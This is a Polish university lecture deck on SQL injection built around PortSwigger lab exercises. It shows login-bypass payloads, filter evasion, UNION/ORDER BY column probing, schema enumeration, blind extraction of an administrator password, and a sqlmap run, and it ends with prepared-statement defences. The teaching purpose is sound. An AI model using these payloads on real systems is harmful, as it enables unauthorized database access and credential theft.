Akademia Górniczo-Hutnicza
im. Stanisława Staszica w Krakowie

AGH University of Science
and Technology

SQL Injection

T. Wachowski, J. Zduńczyk

2021

Co będzie nam potrzebne?

- konto na PortSwigger
- lista labów dostępna tutaj: github.com/Ceithrin/SQLi-Project

BAWiM

Definicja

SQL Injection - metoda ataku na systemy przyjmujące dane od użytkownika i dynamicznie generujące zapytania do bazy danych. Podatność powoduje brak wykorzystania bezpiecznych mechanizmów (np. Prepared Statements) i korzystanie z np. konkatenacji ciągów znaków.

BAWiM

Czy to ważne?

- jest na liście OWASP Top 10 oraz przedmiotem aż 32,078 CVE
- ma poważne skutki - możemy wylistować lub czasem nawet usunąć całą bazę
- w niektórych przypadkach prowadzi nawet do ominięcia procesu logowania lub uzyskania shella na atakowanym serwerze
- według danych dostarczonych w raporcie "State of the Internet" stworzonym przez Akamai, SQLi stanowi stanowi najczęściej występujący typ ataku na API

BAWiM




Fig. 3: SQLi remains the top web attack vector, as criminals look to exploit applications and APIs for access to sensitive or protected information

Źródło: Raport "State of the Internet"

Realne ataki

SQL

SQL (Structured Query Language) - język programowania używany w celu *zarządzania* oraz *przeprowadzania operacji* na bazie danych.

```
SELECT username, password FROM users WHERE username = 'jkowalski';
```

```
SELECT username, password          - pobierz dane z kolumn 'username' i 'password'
FROM users                         - z tabeli 'users'
WHERE username = 'jkowalski';      - jeśli username to 'jkowalski'
WHERE username LIKE 'jkowalski';
```

BAWiM

Znaki specjalne i operatory

`--` - komentarz

`#` - komentarz

`/* ... */` - komentarz wielolinijkowy

`%` - znak wzorca, np. `LIKE 'a%'` - zwraca wszystkie wartości z 'a' na początku

`||` - konkatenacja, łączy stringi

`OR` - alternatywa logiczna

`AND` - koniunkcja logiczna

BAWiM

Case study

wpisz nazwę użytkownika search

BAWiM

Case study

jkowalski	search

username	ID	Mode
jkowalski	45	Dark

```
SELECT username, id, mode FROM modes WHERE username = 'kowalski';
```

Case study

' OR 1=1; - -	search

username	ID	Mode
anowak	142	Light
bdabrowski	286	Light
jkowalski	45	Dark

```
SELECT username, id, mode FROM modes WHERE username = '' OR 1=1;-- ;
```

BAWiM

Lab01

Zadanie - wyświetl zawartość całej tabeli.

Lab02

Zadanie - zaloguj się na konto *admin*.

Pierwsza linia obrony

Filtr – funkcja (program), która z danych wejściowych usuwa niepotrzebne, niechciane dane. Mogą działać na zasadzie *denylisty* (odrzucenie lub usunięcie podanych słów lub wyrażeń) lub usuwać/neutralizować niepożądane znaki jak apostrof, backslash itp.

BAWiM

Jak to działa?

```
$input = "' or 1=1;-- "
```

↓ `filtr ("or", "and", "like", "=", "--")` ↓

```
$input = "' 11; "
```

Lab03

Zadanie - zaloguj się na konto *admin* omijając filtry.
Wskazówka - skorzystaj z *PayloadsAllTheThings* (SQL Injection).

BAWiM

ORDER BY

`ORDER BY [n/nazwa]` - sortuj wg nr lub nazwy kolumny

```
SELECT username, password FROM users ORDER BY 1;
SELECT username, password FROM users ORDER BY username;
```

username	password
anowak	202cb962ac59075b964b07152d234b70
bdabrowski	e10adc3949ba59abbe56e057f20f883e
jkowalski	827ccb0eea8a706c4c34a16891f84e7b

BAWiM

UNION

`UNION [zapytanie]` - dołącz kolejne zapytanie

```
SELECT username FROM users UNION SELECT username FROM admins;
```

username
bdabrowski
jkowalski
anowak
admin
superuser

BAWiM

Po co nam to?

Używając **ORDER BY** lub **UNION** możemy się dowiedzieć z ilu kolumn pobieramy dane w oryginalnym zapytaniu (najczęściej nie jest ono dla nas widoczne).
Na przykład oryginalne zapytanie może wyglądać tak:

```
SELECT id, surname, name, sex FROM users;
```

A w aplikacji zostaną zwrócone wartości w tej postaci:

name	**surname**	**m/f**
Jan	Kowalski	M
Bartosz	Dąbrowski	M
Anna	Nowak	F

BAWiM

Badanie liczby kolumn

```
SELECT id, surname, name, sex FROM users WHERE
name='' OR 1=1 ORDER BY 1;-- ';
```

name	surname	m/f
Jan	Kowalski	M
Bartosz	Dąbrowski	M
Anna	Nowak	F

BAWiM

Badanie liczby kolumn

```
SELECT id, surname, name, sex FROM users WHERE
name='' OR 1=1 ORDER BY 2;-- ';
```

name	surname	m/f
Bartosz	Dąbrowski	M
Jan	Kowalski	M
Anna	Nowak	F

BAWiM

Badanie liczby kolumn

```
SELECT id, surname, name, sex FROM users WHERE
name='' OR 1=1 ORDER BY 3;-- ';
```

name	surname	m/f
Anna	Nowak	F
Bartosz	Dąbrowski	M
Jan	Kowalski	M

BAWiM

Badanie liczby kolumn

```
SELECT id, surname, name, sex FROM users WHERE
name='' OR 1=1 ORDER BY 4;-- ';
```

name	surname	m/f
Anna	Nowak	F
Bartosz	Dąbrowski	M
Jan	Kowalski	M

BAWiM

Badanie liczby kolumn

```
SELECT id, surname, name, sex FROM users WHERE
name='' OR 1=1 ORDER BY 5;-- ';
```

```
0 results
```

BAWiM

Badanie liczby kolumn - cd.

```
SELECT id, surname, name, sex FROM users WHERE
name='' OR 1=1 UNION SELECT NULL;-- ';
```

```
0 results
```

Badanie liczby kolumn - cd.

```
SELECT id, surname, name, sex FROM users WHERE
name='' OR 1=1 UNION SELECT NULL, NULL;-- ';
```

```
0 results
```

BAWiM

Badanie liczby kolumn - cd.

```
SELECT id, surname, name, sex FROM users WHERE
name='' OR 1=1 UNION SELECT NULL, NULL, NULL;-- ';
```

```
0 results
```

BAWiM

Badanie liczby kolumn - cd.

```
SELECT id, surname, name, sex FROM users WHERE name='' OR 1=1
UNION SELECT NULL, NULL, NULL, NULL;-- ';
```

name	surname	m/f

BAWiM

Lab04

Zadanie - zbadaj z ilu kolumn pobierane są dane w zapytaniu.

BAWiM

Lab04.1

Zadanie - zbadaj z których kolumn pobierany jest tekst w zapytaniu.

BAWiM

Zdobywanie informacji o wersji bazy danych

Wersja bazy danych

Oracle	- `SELECT banner FROM v$version`
Microsoft, MySQL	- `SELECT @@version`
PostgreSQL	- `SELECT version()`

BAWiM

Lab05

Zadanie - sprawdź wersję i typ bazy danych.

Lab06

Zadanie - sprawdź wersję bazy danych **Oracle**.

BAWiM

Zdobywanie informacji o strukturze bazy danych

Struktura bazy danych

Możemy użyć poniższego zapytania, by wylistować tabele występujące w bazie danych:

```
SELECT * FROM information_schema.tables
```

Zapytanie to zwróci wyniki w poniższej formie:

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE
MyDatabase	dbo	Products	BASE TABLE
MyDatabase	dbo	Users	BASE TABLE

BAWiM

Zdobywanie informacji o strukturze bazy danych - cd

Teraz, znając istniejące tabele, możemy użyć poniższego zapytania, by wylistować kolumny występujące w wybranej tabeli (lub np wylistować kolumny we wszystkich tabelach naraz, gdy nie użyjemy WHERE):

```
SELECT * FROM information_schema.columns WHERE table_name = 'Users'
```

Zapytanie to zwróci wyniki w poniższej formie:

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME	DATA_TYPE
MyDatabase	dbo	Users	UserId	int
MyDatabase	dbo	Users	Username	varchar
MyDatabase	dbo	Users	Password	varchar

BAWiM

Lab07

Zadanie - korzystając ze zdobytej dotychczas wiedzy znajdź flagę w bazie danych.

BAWiM

Sposoby obrony

Według OWASP i PortSwigger należy:

- używać bezpiecznych API (z ograniczonymi możliwościami zapytań)
- używać walidacji po stronie serwera (np. za pomocą *whitelisty*)
- dla dynamicznych zapytań neutralizować znaki typu ' $\rightarrow$ \'
- używać środków ograniczających wyciek danych (np. używając `LIMIT`)
- używać tzw. Prepared Statements

BAWiM

Prepared Statements

Przykład niebezpiecznego podejścia w PHP:

```
$query = "SELECT * FROM users WHERE user = '$username' and
password = '$password';"
```

Przykład prepared statement w PHP:

```
$stmt = $mysqli->prepare("SELECT * FROM users WHERE user = ? AND
password = ?");
$stmt->bind_param("ss", $username, $password);
$stmt->execute();
```

BAWiM

Jak działają Prepared Statements




Fig 1: Oversimplified representation of SQL query processing

Fig 2. Oversimplified representation of SQL prepared statements processing

BAWiM

plac zabaw SQL

SQL Island

`https://sql-island.informatik.uni-kl.de/`

BAWiM

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.4.44#dev}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 10:44:53 /2019-04-30/

[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

Źródło: sqlmap.org

Demo

sqlmap

sqlmap - narzędzie do wykrywania oraz wykorzystywania luk w zabezpieczeniach SQL. Wspiera popularne serwery baz danych jak **MySQL, Oracle, PostgreSQL** i inne.
Można pobrać samemu ze strony: https://sqlmap.org/
lub z repozytorium np.

```
apt install sqlmap
```

BAWiM

Blind SQLi

W wielu przypadkach nie mamy jednak dobrej informacji zwrotnej. Aby zdobyć dodatkowe informacje lub nawet złamać hasło administratora wykorzystujemy tzw. **blind SQL injection**. Wynik działania naszej komendy możemy ocenić np. po *czasie wykonania komendy* lub też obserwując czy zwracane dane są posortowane.

BAWiM

Czego będziemy potrzebować?

Zapytania możemy zagnieżdżać - wyniki tych wewnętrznych zachowują się jak nowa tabela:
`SELECT * FROM (SELECT username, password FROM users);`

Umieszczając `AND 1=1` oraz `AND 1=2` w zapytaniu możemy sprawdzić czy aplikacja reaguje na logikę.

`SELECT 'tekst' FROM users;` - wynikiem zapytania będzie `'tekst'`

`LENGTH()` - sprawdza długość tekstu

`SUBSTRING()` lub `SUBSTR()` - zwraca wycinek tekstu

BAWiM

Kolejne kroki

Sprawdzenie, czy dana tabela istnieje:

```
' AND (SELECT 'a' FROM users LIMIT 1)='a
```

Sprawdzenie, czy dany rekord jest w tej tabeli:

```
' AND (SELECT 'a' FROM users WHERE username='administrator')='a
```

Znalezienie długości hasła:

```
' AND (SELECT 'a' FROM users WHERE username = 'administrator' AND
LENGTH(password)>1)='a
```

Znajdowanie kolejnych znaków hasła:


```
' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username =
'administrator')='a
```

```
' AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username =
'administrator')='a
```

BAWiM

HTB Cyber Apocalypse 2021

writeup


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Dzięki za uwagę!

Źródła: wikipedia, portswigger.net, sqlmap.org, owasp.org,
raport "State of the Internet" www.hackedu.com

BAWiM